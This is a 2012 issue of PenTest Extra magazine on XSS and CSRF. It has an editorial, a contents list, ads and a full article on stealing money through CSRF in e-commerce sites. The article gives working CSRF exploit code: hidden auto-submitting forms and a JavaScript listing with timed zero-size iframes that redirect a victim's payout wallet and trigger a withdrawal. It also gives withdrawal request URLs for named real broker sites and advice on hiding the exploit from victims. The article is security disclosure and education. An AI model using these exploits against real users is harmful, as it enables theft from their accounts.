

PenTest **EXTRA** *magazine*

Vol.2 No.1 Monthly ISSN 2084-1116

Issue 01/2012(05) January

XSS & CSRF

**PRACTICAL EXPLOITATION OF
POST-AUTHENTICATION VULNERABILITIES
IN WEB APPLICATIONS**

INTERVIEW WITH PETER N. M. HANSTEEN
BUSINESS LOGIC VULNERABILITIES VIA CSRF
DISCOVERING MODERN CSRF PATCH FAILURES
SECURITY RESOLUTIONS FOR 2012


Be reactive...

- Your systems are being attacked 24 hours a day...
- You understand the threats and are protected against them...



Be proactive...

- My users' behaviour threatens our systems...
- I understand what motivates my users and what threats are coming my way...



ID Theft Protect provides information on threats from a user perspective.

XSS & CSRF

The new year began in earnest, all of us returning to our daily rhythm, which includes the Pentest Team getting the next issue of PenTest Extra ready for you. The first issue of 2012, is devoted to Cross-Site Scripting (XSS) and Cross-Site Request Forgery (CSRF). These subjects are often bypassed by pentesters, because they usually do not make the evening news. But, are you sure? It may be just the opposite! These topics are very valid and we have prepared some fresh news for you.

In the first article, Marsel Nizamutdinov, author of „Hacker Web Exploitation Uncovered,” talks about post-authentication vulnerabilities in web applications, which are very dangerous and that testers usually do not consider. This is a great article indeed, that will be valuable for everyone.

Tyler Borland, writes about vulnerabilities that allow an attacker to perform authenticated actions, without authenticating as the user. The issue revolves around the general browser architecture and its handling of the web origin policy. More can be found on page 14.

Another article provides knowledge based on personal experience. Eugene Dokukin, focuses on one very valid issue these days – stealing money from users' accounts. He shows some excellent, real examples, that I am sure your will learn from.

There are two more articles on XSS & CSRF. Sow Ching Shiong, talks about the shell of the future that can be used to hijack sessions where JavaScript can be injected using XSS or through the browser's own address bar. The article can be read on page 26. But, if you want more general knowledge jump to the page 30, where Jamie describes testing and prevention of CSRF.

We are happy to provide you another article from our great expert Rishi Narang. In „Security Resolutions for 2012,” he covers security resolutions for enterprises, vendors, developers and implementers, and for every common person using the Internet. A very highly recommend article.

Finally, you can learn more about Peter N. M. Hansteen, who is on the cover. Peter is an author of several articles and the book, „The Book of PF”. He is also a lecturer and tutor with emphasis on FreeBSD and OpenBSD. Read more about his interesting interview.

We hope you will find this issue of PenTest Extra interesting and useful. Thank you all for your great support and invaluable help.

Enjoy reading!
Krzysztof Marczyk
&Pentest Team

PentTest magazine

TEAM

Editor: Krzysztof Marczyk
krzysztof.marczyk@software.com.pl

Associate Editor: Aby Rao

Betatesters / Proofreaders: Massimo Buso, Dennis Distler, Alexandre Lacan, Rishi Narang, Davide Quarta, Jonathan Ringler, Johan Snyman, Jeff Weaver, Edward Werzyn

Senior Consultant/Publisher: Pawel Marciniak

CEO: Ewa Dudzic
ewa.dudzic@software.com.pl


Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl
DTP: Ireneusz Pogroszewski

Production Director: Andrzej Kuca
andrzej.kuca@software.com.pl

Marketing Director: Ewa Dudzic
ewa.dudzic@software.com.pl

Publisher: Software Press Sp. z o.o. SK
02-682 Warszawa, ul. Bokserka 1
Phone: 1 917 338 3631
www.pentestmag.com

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.
All trade marks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them.
To create graphs and diagrams we used smartdraw.com program by  SmartDraw

Mathematical formulas created by Design Science MathType™

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

WEB APPLICATIONS

06 XSS & CSRF Practical exploitation of post-authentication vulnerabilities in web applications

by Marsel Nizamutdinov

The goal of this article is to demonstrate the real danger of post-authenticated vulnerabilities. We will not explain the basics of web application attacks in this article, as that has already been done many times before by others. We will focus on a practical way to exploit post-authentication XSS's and CSRF, which remain a highly underestimated attack vector in the security scene.

VULNERABILITIES

14 Discovering Modern CSRF Patch Failures

by Tyler Borland

Cross-site request forgery (CSRF/XSRF) vulnerabilities allow an attacker to perform authenticated actions without authenticating as the user. The issue revolves around general browser architecture and its handling of the web origin policy. In particular, issues stem from how it handles same origins and authority. Some of the issues can not be fixed in browsers as the real problem is how web applications handle actions. These vulnerabilities are easy to locate and perform attacks against whilst allowing an attacker to completely compromise an account and/or compromise the host.

KNOW-HOW

22 Business Logic Vulnerabilities via CSRF

by Eugene Dokukin

There are two types of Business Logic flaws: server-side and client-side. First one allows the user of the site to manipulate the site's functionality to increase his finances, second one allows an external attacker to manipulate the site's functionality to increase his finances, by decreasing finances of the user of the site. And I have found both types of such vulnerabilities many times since 2005.

EXPLOITING

26 XSS Using Shell of the future

by Sow Ching Shiong

Shell of the Future is a Reverse Web Shell handler. It can be used to hijack sessions where JavaScript can be injected using XSS or through the browser's address bar. It makes use of HTML5's Cross Origin Requests and can bypass anti-session hijacking measures like Http-Only

cookies and IP address-Session ID binding. It has been designed to be used as a proof of concept to demonstrate the impact of XSS vulnerability in a penetration test with the same ease as getting an alert box to pop-up.

GENERAL INFO

30 Cross-Site Request Forgery

by Jamie

During a test, I found a create user function which was vulnerable to CSRF. This would allow a targeted attack against the web site by sending the equivalent of phishing emails; except instead of trying to get the user to enter their credentials, they would simply have to click on a link while logged in. The payload would create a privileged account and email the password to the attacker, so could easily happen without the administrator's knowledge.

PREDICTION

36 Security Resolutions for 2012

by Rishi Narang

As we enter into the year of pre media jitters and headlines for the end of world speculations, the virtual world of

information security is already making news with cloud computing issues, mobile malware, forensics, and plethora of apps. It is evident as a netizen (a portmanteau of the English words internet and citizen), a corporation, and developer that information security couldn't be sidelined ever. Some strong measures are inevitable and must when it comes to development or its usage as a product and/or service. Previous years have already taught us about the dark sides of different technologies – Social Networking, Mobile Computing, World Wide Web etc. So, this is high time to start working on making net a safer place as well as yourself in this wide open virtual world.

INTERVIEW

40 Interview with Peter N. M. Hansteen

by PenTest Team


Peter N. M. Hansteen is a consultant, writer and sysadmin from Bergen, Norway. A longtime freenix advocate and during recent years a frequent lecturer and tutor with emphasis on FreeBSD and OpenBSD, author of several articles and „The Book of PF” (No Starch Press 2007, 2nd edition November 2010). He writes a frequently slashdotted blog at <http://bsdly.blogspot.com/>.

a d v e r t i s e m e n t



OWASP Foundation

"We help protect critical infrastructure one byte at a time"



- 140+ Checklists, tools & guidance
- 150 Local chapters
- 20,000 builders, breakers and defenders
- Citations: **NSA, DHS, PCI, NIST, FFIEC, CSA, CIS, DISA, ENISA** and more..

Learn More: <http://www.owasp.org>

Business Logic Vulnerabilities via CSRF

Cross-Site Request Forgery (CSRF) vulnerabilities can be used for different nasty things, but the most dangerous one is stealing of money from users' accounts. Which I'll tell you about in this article.

Among vulnerabilities found in web applications there are logical vulnerabilities such as Business Logic flaws. Which allows an attacker to manipulate financial data in web applications, such as the ones used for online-banking, EPS and other e-commerce sites.

There are two types of Business Logic flaws: server-side and client-side. First one allows the user of the site to manipulate the site's functionality to increase his finances, second one allows an external attacker to manipulate the site's functionality to increase his finances, by decreasing finances of the user of the site. And I have found both types of such vulnerabilities many times since 2005.

Taking into account that Business Logic flaws logical vulnerabilities, then they belong to class the Abuse of Functionality (WASC-42) [1]. It is the server-side type. The attack occurs at special using of functionality of the site, which was not expected by its developers.

But besides server-side Business Logic vulnerabilities, there are also client-side ones. Which belong to the class Cross-Site Request Forgery (WASC-09) [2]. The essence of such attack comes from conducting a CSRF-attack on the user with the purpose of manipulation of his finances (and functionality of the site being used exactly as it was intended by its developers). And the second type of these vulnerabilities is more widespread than the first one.

Example of Business Logic CSRF

Example of such vulnerability, which I happened to meet many times at different e-commerce sites, it's manipulation with withdrawing of money to electronic wallets. (i.e. abusing occurs of the functionality for withdrawing of money from a user's account).

With the existence of CSRF vulnerabilities at the site, the scenario of the attack will be the next:

- Conduct CSRF-attack on the user, to change his wallet (e.g. WebMoney, PayPal, etc.) to attacker's wallet.
- Conduct second CSRF-attack on the user to initiate withdrawing of money (to wallet specified in the account).

Usually two steps of the attack (two requests) are required, because process of changing the wallet and withdrawal of money is divided into separate functionalities. But if at a vulnerable site these two operations are joined into one functionality, then it's possible to send one request – for withdrawal of money to a specified wallet. In two steps scenario the attack will be the next:

- Send request to change the wallet: `http://e-commerce/user?wallet=attackerwallet`
- Send request to withdraw money: `http://e-commerce/user_money?withdraw=1`

In one step scenario the attack will be the next:

- Send request to change the wallet and withdraw money: `http://e-commerce/user?wallet=attackerwallet&withdraw=1`

For these tasks it's also possible to use XSS vulnerabilities. Including the existence of protection against CSRF attacks at the site, it's possible to bypass this protection via XSS. But if the owners of the web sites sometimes protect them from XSS, then they protect them from CSRF much more rarely. So a CSRF attack will be enough for withdrawal of money from an user's account.

Creating of CSRF-exploits

For creation of CSRF-exploits, my tool CSRF Generator [3] can be used. It supports one-request and multi-request CSRF-attacks, GET and POST types of requests and timing for multi-request attacks. In case of GET requests the CSRF-attacks can be conducted by many html tags, particularly img and form tags, and in case of POST requests the CSRF-attacks can be conducted only by form tag. It concerns pure-html methods, besides those there are also methods with use of JavaScript to send requests (XHR for on-site requests and Cross-Site XHR for cross-site requests), which also can be used for CSRF-attacks.

For the above-mentioned one step and two steps scenarios the exploit code will be the next. These examples of CSRF-exploits were created with my CSRF Generator, which can be used for creating PoCs and exploits during security researches and security audits.

For one step scenario

- GET method with using of img tag:

```

```

- GET method with using of form tag:

```
<body onLoad="document.hack.submit()">
<form name="hack" action="http://e-commerce/user" method="get">
<input type="hidden" name="wallet" value="attackerwallet">
<input type="hidden" name="withdraw" value="1">
</form>
</body>
```

- POST method with using of form tag:

```
<body onLoad="document.hack.submit()">
<form name="hack" action="http://e-commerce/user" method="post">
<input type="hidden" name="wallet" value="attackerwallet">
<input type="hidden" name="withdraw" value="1">
</form>
</body>
```

For two steps scenario

The attack can be made via GET or POST method with using of form tag (the code will be similar). Here is example for POST method with using of form tag (with timing): Listing 1.

If different functionalities at the site (changing wallet and withdrawing money) work via different methods – one via GET and other via POST – then the exploit should be made accordingly. It can be setup by changing the value of the *method* property in above-mentioned code.

Timing at CSRF-attacks

Multi-steps (multi-request) attacks on CSRF vulnerabilities are more complex and timing is very important in these cases. Because, for example in the two steps scenario it's needed to change the wallet first (on attacker's one) and only then to make withdraw. If using img tag, then there is no guaranteed timing, because a browser can start downloading images (from img tags) not in the appropriate order and attack will fail. And in case of any order of images requests, it's possible that a request to a second image will be processed by the server earlier, then request to first image.

For this reason it's better to make multi-request CSRF-attacks via form tag and with using timeouts (such as 1 second, as in my examples above), which can be made by using JavaScript. Such exploits with timing for successful CSRF-attacks can be easily created using my CSRF Generator.

Real examples

There are a lot of e-commerce web sites with such Business Logic vulnerabilities, which can be triggered via CSRF (for stealing money from accounts and payment cards). And in previous years I've disclosed such vulnerabilities at many e-commerce sites.

Let's look at vulnerabilities at web brokers. I know many such services and have found many vulnerabilities at them, such as XSS, CSRF, SQL Injection and others (including Business Logic CSRF). In particular I've found Business Logic vulnerabilities, among hundreds of different vulnerabilities, at web brokers *www.prospiero.ru*, *www.propage.ru*, *procontext.ru* and *seopoint.ru* – these are all services of Russian broker Prospero (the last two sites are already closed, so attacks can only be conducted on first two sites). Business Logic vulnerabilities were similar at all these web sites.

Business Logic vulnerability at *www.prospiero.ru* [4] (which I've found in 2006 and disclosed in December 2010) is the next:

`http://www.prospero.ru/balance.php?money_out=1&pay_type=webmoney_rus&webmoney_rus_summa=1000&money_out_type=express&r_purse=R.`

By this request the attacker will withdraw from a victim's account the sum of, 1000 rubles to his WebMoney R-wallet. The type of withdrawal is set in the parameter `money_out_type` – usually or express (the type „express” is faster, but with more comission). R-wallet is set in the parameter `r_purse`. Format of wallet's number is `R000123456789`.

Business Logic vulnerability at www.propage.ru [5] (which I've found in 2007 and disclosed in December 2010) is the next:

`http://www.propage.ru/balance.php?money_out=1&pay_type=webmoney_rus&webmoney_rus_summa=1000&money_out_type=express&r_purse=R`

By this request the attacker will withdraw from a victim's account the sum of 1000 rubles to his WebMoney R-wallet.

At both web sites the attack can be conducted via POST or via GET request. Here is the exploit for www.propage.ru using GET request:

```

```

Conducting of CSRF-attacks

The exploit needs to be placed at attacker's site. And it must be hidden: the exploit with `img` tag can be placed at pages directly (because image with zero dimensions is hidden) and the exploit with `form` tag can be placed in an external html-file, embedded in a hidden `iframe`.

Then the attacker needs to force a victim (which must be logged in his account) to visit the page with exploit – by use of social engineering. And it's not a hard task. After visiting of such page, the victim will not see anything suspicious, only content from a web page for distracting attention, while the attack will be hiddenly conducted. Which will withdraw money from a victim's account to attacker's wallet.

Listing 1. Using of form tag

```
<body onLoad="StartCSRF()">
<script>
function StartCSRF() {
for (var i=1;i<=2;i++) {
var ifr = document.createElement("iframe");
ifr.setAttribute('name', 'csrf'+i);
ifr.setAttribute('width', '0');
ifr.setAttribute('height', '0');
document.body.appendChild(ifr);
}
CSRF1();
setTimeout(CSRF2,1000);
}

function CSRF1() {
window.frames["csrf1"].document.body.innerHTML = '<form name="hack" action="http://e-commerce/user"
method="post">\n<input type="hidden" name="wallet" value="attackerwallet">\n</form>';
window.frames["csrf1"].document.hack.submit();
}

function CSRF2() {
window.frames["csrf2"].document.body.innerHTML = '<form name="hack" action="http://e-commerce/user_money"
method="post">\n<input type="hidden" name="withdraw" value="1">\n</form>';
window.frames["csrf2"].document.hack.submit();
}
</script>
</body>
```


The Application Security Authority

Reference

- Abuse of Functionality (<http://projects.webappsec.org/Abuse-of-Functionality>) [1].
- Cross-Site Request Forgery (<http://projects.webappsec.org/Cross-Site-Request-Forgery>) [2].
- CSRF Generator (http://websecurity.com.ua/csrf_generator/) [3].
- Business Logic vulnerabilities at www.prospiero.ru and procontext.ru (<http://websecurity.com.ua/4770/>) [4].

To get money from a user's account the attacker needs to withdraw the exact sum which exists on the account. If he knows for sure that this user has the necessary sum, then he can withdraw it, but when he doesn't know the exact sum on the account, then he can make sequence of requests with different sums (from large to smaller ones) to try to find the right sum for withdrawing from that account. Which can be done via multi-request CSRF-attack and such exploit can be easily made with my tool. When using XSS it'll be possible to find what current sum is on the account before withdrawing, and when using CSRF the attack is doing blindly, but with multi-request approach it can be done.

Conclusion

Cross-Site Request Forgery vulnerabilities can be used for different attacks. From small things like remote log-out of the user, to dangerous things like stealing of user's money. So they must be not misunderstood and all web developers and administrators of web sites, especially e-commerce ones, should always fix CSRF vulnerabilities (as any other vulnerabilities).

EUGENE DOKUKIN AKA MUSTLIVE

Eugene Dokukin has over 17 years experience in IT and programming. He is also specialist in web developing and web security. His prime areas of work are programming, web developing and web security. Now he is working as private auditor of websites and web applications.

Email: mustlive@websecurity.com.ua.

TESTING

Application Penetration Testing

CONSULTING

Secure Development Lifecycle

TRAINING

Secure Coding & Application Hacking Courses



www.appsec-labs.com

In the next issue of

PenTest **EXTRA** *magazine*

Social Engineering

Available to download
on **February 15th**

Soon in Pentest!

- Practical Applications
- How to Protect Insiders from Social Engineering Threats
- Automating Social Engineering
- Exploiting Human Vulnerabilities

and more...

If you would like to contact PenTest team, just send an email
to krzysztof.marczyk@software.com.pl or
maciej.kozuszek@software.com.pl. We will reply a.s.a.p..